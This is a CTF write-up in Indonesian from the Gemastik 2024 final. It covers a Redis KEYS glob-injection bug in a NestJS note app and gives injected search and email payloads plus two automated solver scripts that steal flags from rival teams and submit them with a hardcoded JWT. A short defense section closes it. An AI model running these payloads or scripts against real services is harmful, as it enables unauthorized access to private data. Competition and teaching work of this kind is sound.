Gemastik XVII - 2024

FINAL


GEMASTIK24-1355758728_TigaHackerBaikdanRajinMenabung

WRITEUP

TABLE OF CONTENTS

WEB EXPLOITATION

kode-viewer



Analisa Soal

Diberikan sebuah soal berbasis Website dengan tech stack NestJS menggunakan TypeScript dan Redis sebagai database. Aplikasi web ini merupakan aplikasi pencatatan potongan kode pemrograman dengan support bahasa pemrograman seperti Python, Rust, TypeScript, Golang, Haskell, C, C++, Markdown, Java, dan Ruby. Terdapat fitur untuk status privasi public/private. Ketika public, catatan dapat terlihat oleh semua user. Ketika catatan bersifat private, user hanya dapat membuka nya melalui URL. Seperti, **{ip}/kode/kode-dadang@mail.com-test-python-private**

```
@Get()
@UseGuards(AuthGuard)
async list(@Req() req, @Res() res, @Query() query) {
  const kodes = query.pattern
    ? await this.kodeService.find(query.pattern)
    : await this.kodeService.list(req.user);
  return res.render('search', { kodes });
}
```

```
async find(pattern: string): Promise<string[]> {
  return this.redisClient.keys(pattern);
}
```

Ketika dilakukan analisa pada potongan kode **kode.controller.ts**. Kami menemukan bahwa:


1. Jika ada query pattern maka akan menjalankan perintah redis client **“keys {pattern}”**.
2. Jika tidak ada query pattern maka user akan akan dicek apakah admin atau bukan.
    - Kondisi 1: jika admin maka menjalankan perintah redis client **“keys kode-*”**.
    - Kondisi 2: jika bukan admin maka menjalankan perintah redis client **“keys kode-{email}-*”**.

ATTACK


Attack Vector 1


```
async find(pattern: string) {
  const kodes = await this.kv.find(`*${pattern}*-public`);
  return this.parse(kodes);
}
```

Pada attack vector 1 kami mencoba melakukan manipulasi ketika melakukan Search items... dengan cara melakukan input character *[dengan tujuan supaya kami dapat melihat item yang bersifat private. Dengan adanya syntax *[tersebut kami dapat mengabaikan perintah -public sehingga seluruh items yang bersifat public dan private akan ditampilkan.



Untuk melakukan filter terhadap item yang memiliki nama dengan unsur flag_{random_string}, kami memasukan syntax **flag*[** pada parameter pattern.





Untuk melakukan serangan terhadap team lain, maka dari itu kami membuat automation script sebagai berikut :

solver1.py

```python
import re
import time
import requests

ips = ["10.100.101.101", "10.100.101.102", "10.100.101.103",
"10.100.101.104", "10.100.101.105", "10.100.101.106",
"10.100.101.107", "10.100.101.108", "10.100.101.109",
"10.100.101.110", "10.100.101.111", "10.100.101.112",
"10.100.101.113", "10.100.101.114", "10.100.101.115",
"10.100.101.116", "10.100.101.117", "10.100.101.118",
"10.100.101.120"]

while True:
    for ip in ips:
        s = requests.session()

        url = f"http://{ip}:10000/auth/register"

        data = {
            "email": "hackerbaik@hackerbaik.hackerbaik",
            "password": "hackerbaik"
        }

        r = s.post(url, data=data)

        url = f"http://{ip}:10000/auth/login"

        data = {
            "email": "hackerbaik@hackerbaik.hackerbaik",
            "password": "hackerbaik"
        }
```

```
        r = s.post(url, data=data)

        url = f"http://{ip}:10000/kode?pattern=flag*["

        r = s.get(url)

        links = re.findall('<a href="(.*-private)"', r.text)

        flags = []

        for i in links:
            r = s.get(f"http://{ip}:10000{i}")
            flag = re.findall("GEMASTIK{.*}", r.text)[0]

            flags.append(flag)

        url = "https://siber.gemastik.id/api/flag"

        token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRCI6IjNiOWRmMjZkLWI2NzEtNDA
4ZC1hNTQ4LWJiMjE1Y2Q5ZDk0MSIsIlVzZXJuYW1lIjoiVGlnYSBIYWNrZXIgQmFpayBk
YW4gUmFqaW4gTWVuYWJ1bmciLCJJc0FkbWluIjpmYWxzZSwiZXhwIjoxNzI3MTAyNjY5f
Q.pPNCSsRJqji494nOvgVA-UHg5oq9BXMG1s4eS2UKR30"

        headers = {
            "Authorization": f"Bearer {token}",
        }

        json = {
            "flags": flags
        }
```

```
        r = requests.post(url, headers=headers, json=json)

        print(r.text)

    time.sleep(300)
```


Attack Vector 2


```
async list(user: Session) {
  const kodes = user.isAdmin
    ? await this.kv.find('kode-*')
    : await this.kv.find(`kode-${user.email}-*`);
  return this.parse(kodes);
}
```

Pada attack vector 2 kami melakukan manipulasi email lewat registrasi untuk mendapatkan semua data kode yang disimpan. Kami mencari data kode spesifik yang memiliki nama dimulai dari kata **“flag”**. Berikut adalah email yang kami daftarkan:
“*-flag*[hackerbaik”

Sehingga nantinya redis client akan menjalankan perintah:
“keys kode-*-flag*[hackerbaik-*”

Perintah tersebut akan mengabaikan syntax setelah character **“[“** sehingga mengembalikan semua data kode yang memiliki awalan nama **flag**.





Automation script:

solver2.py

```
import re
import time
import requests

ips = ["10.100.101.101", "10.100.101.102", "10.100.101.103",
"10.100.101.104", "10.100.101.105", "10.100.101.106",
"10.100.101.107", "10.100.101.108", "10.100.101.109",
"10.100.101.110", "10.100.101.111", "10.100.101.112",
"10.100.101.113", "10.100.101.114", "10.100.101.115",
"10.100.101.116", "10.100.101.117", "10.100.101.118",
"10.100.101.120"]
```

```python
while True:
    for ip in ips:
        s = requests.session()

        url = f"http://{ip}:10000/auth/register"

        data = {
            "email": "*-flag*[hackerbaik",
            "password": "hackerbaik"
        }

        r = s.post(url, data=data)

        url = f"http://{ip}:10000/auth/login"

        data = {
            "email": "*-flag*[hackerbaik",
            "password": "hackerbaik"
        }

        r = s.post(url, data=data)

        url = f"http://{ip}:10000/kode"

        r = s.get(url)

        links = re.findall('<a href="(.*-private)"', r.text)

        flags = []

        for i in links:
            r = s.get(f"http://{ip}:10000{i}")
```

```
            flag = re.findall("GEMASTIK{.*}", r.text)[0]

            flags.append(flag)

        url = "https://siber.gemastik.id/api/flag"

        token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRCI6IjNiOWRmMjZkLWI2NzEtNDA
4ZC1hNTQ4LWJiMjE1Y2Q5ZDk0MSIsIlVzZXJuYW1lIjoiVGlnYSBIYWNrZXIgQmFpayBk
YW4gUmFqaW4gTWVuYWJ1bmciLCJJc0FkbWluIjpmYWxzZSwiZXhwIjoxNzI3MTAyNjY5f
Q.pPNCSsRJqji494nOvgVA-UHg5oq9BXMG1s4eS2UKR30"

        headers = {
            "Authorization": f"Bearer {token}",
        }

        json = {
            "flags": flags
        }

        r = requests.post(url, headers=headers, json=json)

        print(r.text)

    time.sleep(300)
```

DEFENSE

Attack Vector 1
Menambahkan kondisi pada query pattern apabila terdapat karakter seperti:

```
? [ ]
```

Maka akan melakukan return invalid pattern atau invalid character.

Attack Vector 2
Melakukan validasi pada input email dengan cara whitelist karakter yang boleh digunakan contohnya seperti:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789@_.-
```